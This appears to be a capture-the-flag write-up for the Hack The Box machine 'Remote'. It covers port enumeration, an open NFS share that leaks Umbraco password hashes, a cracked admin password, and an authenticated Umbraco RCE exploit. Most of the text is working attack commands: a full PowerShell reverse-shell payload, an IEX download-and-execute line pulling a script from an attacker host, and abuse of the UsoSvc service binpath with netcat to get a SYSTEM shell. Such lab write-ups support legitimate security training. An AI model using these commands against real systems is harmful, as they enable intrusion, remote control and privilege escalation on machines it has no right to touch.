


# HTB Remote



As usual we start with port enumeration.

```
nmap -T4 -sC -sV -oA nmap/initial 10.10.10.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 13:46 EDT
Nmap scan report for 10.10.10.180
Host is up (0.052s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000   2,3,4      111/tcp     rpcbind
|  100000   2,3,4      111/tcp6    rpcbind
|  100000   2,3,4      111/udp     rpcbind
|  100000   2,3,4      111/udp6    rpcbind
|  100003   2,3        2049/udp    nfs
|  100003   2,3        2049/udp6   nfs
|  100003   2,3,4      2049/tcp    nfs
|  100003   2,3,4      2049/tcp6   nfs
```


```

| 100005 1,2,3      2049/tcp  mountd
| 100005 1,2,3      2049/tcp6 mountd
| 100005 1,2,3      2049/udp  mountd
| 100005 1,2,3      2049/udp6 mountd
| 100021 1,2,3,4    2049/tcp  nlockmgr
| 100021 1,2,3,4    2049/tcp6 nlockmgr
| 100021 1,2,3,4    2049/udp  nlockmgr
| 100021 1,2,3,4    2049/udp6 nlockmgr
| 100024 1          2049/tcp  status
| 100024 1          2049/tcp6 status
| 100024 1          2049/udp  status
|_ 100024 1         2049/udp6 status
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd          1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m53s
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2020-07-09T17:52:27
|_  start_date: N/A

```


There is a website running on port 80.



We can login into ftp with anonymous access but it is empty. And SMB requires authentication.

Using gobuster i tried to find hidden directories.

```
gobuster dir -u http://10.10.10.180 -w /usr/share/wordlists/dirb/common.txt
...
/umbraco
```



We need credentials

Port 2049 is open. We can see if we can mount remote file directories.

```
/usr/sbin/showmount -e 10.10.10.180
```

```
Export list for 10.10.10.180:
/site_backups (everyone)
```

To mount it we can use the following command:

```
#Mount
sudo mount -t nfs 10.10.10.180:/site_backups nfs/

#Unmount
sudo umount -f -l nfs/
```


In the App-Data directory we find a file called Umbraco.sfd, if we use string on it we can extract password hashes. The first few lines look promising.

```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-
USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}a
dmin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}a
dmin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYy16Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiH
ts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b
9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYy16Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9Ci
Hts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9
b9749
ssmithssmith@htb.locall8+xxICbPe7m5NQ22HfcGlg==RF90Linww9rd2PmaKUPLteR6vesD2MtFaBKe1zL
5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee97
24c8d32
```

admin@htb.local:b8be16afba8c314ad33d812f22a04991b90e2aaa

Using <https://crackstation.net/> we can crack it easily.

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese



## Help

Umbraco version 7.12.4


### Tours

▶ Getting Started0%


▶ Create content0%

▶ Data structure0%

### Learn Umbraco




**Visit umbraco.tv**  
 The best Umbraco video tutorials





**Visit our.umbraco.com**  
 The friendliest community


Close


A





















```
kali@kali:~/Desktop/htb/Remote$ searchsploit Umbraco
```

Exploit Title	Path
Umbraco CMS - Remote Command Execution (Metasploit)	windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	aspx/webapps/46153.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	php/webapps/44988.txt

Now that we have credentials we can get remote code execution. I've found this exploit which is a slight modification of the second result serachsploit returns.

**noraj/Umbraco-RCE**

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution  
- noraj/Umbraco-RCE

 <https://github.com/noraj/Umbraco-RCE/blob/master/exploit.py>



```
#From attacker machine run
wget https://raw.githubusercontent.com/noraj/Umbraco-RCE/master/exploit.py

#Download a reverse shell
curl https://gist.githubusercontent.com/egre55/c058744a4240af6515eb32b2d33fbed3/raw/2c6e4a2d6fd72ba0f103cce2afa3b492e347edc2/powershell_reverse_shell.ps1 -o rev.ps1
```

Before running the exploit we need to make set ip and port in the reverse shell.

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.15.1",9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
#Then host the reverse shell on port 8000
python3 -m http.server 8000
```

```
#Start listening on port 9001
nc -lnvp 9001
```

Finally run the exploit.

```
python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell.exe -a "IEX (New-Object Net.WebClient).DownloadString('http://10.10.15.216/rev.ps1')"
```

```
kali@kali:~/Desktop/htb/Remote$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.15.1] from (UNKNOWN) [10.10.10.180] 49731
PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
```

We can now grab the user flag located inside C:/Users/Public/ .

We run PowerUp.ps1 to do some local enumeration.

```
#From attacker machine download PowerUp.ps1
wget "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1"

#From the victim machine download PowerUp.ps1
cd C:\Windows\Temp
powershell Invoke-WebRequest "http://10.10.15.216:8000/PowerUp.ps1" -OutFile PowerUp.ps1
Import-Module ./PowerUp.ps1
Invoke-AllChecks | Out-File -Encoding ASCII checks.txt
type checks.txt

...
[*] Checking service permissions...
ServiceName : UsoSvc
Path         : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction  : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart   : True
...
```

We can edit the path of that service. From the

Then from the victim machine download the shell.

```
cd C:\Windows\Temp
powershell Invoke-WebRequest "http://10.10.15.216:8000/nc.exe" -OutFile nc.exe
sc.exe config usosvc binpath="c:\Windows\Temp\nc.exe 10.10.14.5 9001 -e powershell.exe"
```

From the attacker machine start listening on port 443.

```
nc -lnvp 443
```



Then from the victim machine restart the UsoSvc service.

```
sc.exe stop usosvc  
sc.exe start usosvc
```

We get a reverse shell!

```
kali@kali:~$ sudo nc -nvlp 443  
listening on [any] 443 ...  
connect to [10.10.15.216] from (UNKNOWN) [10.10.10.180] 49710  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

Grab the root flag & go home.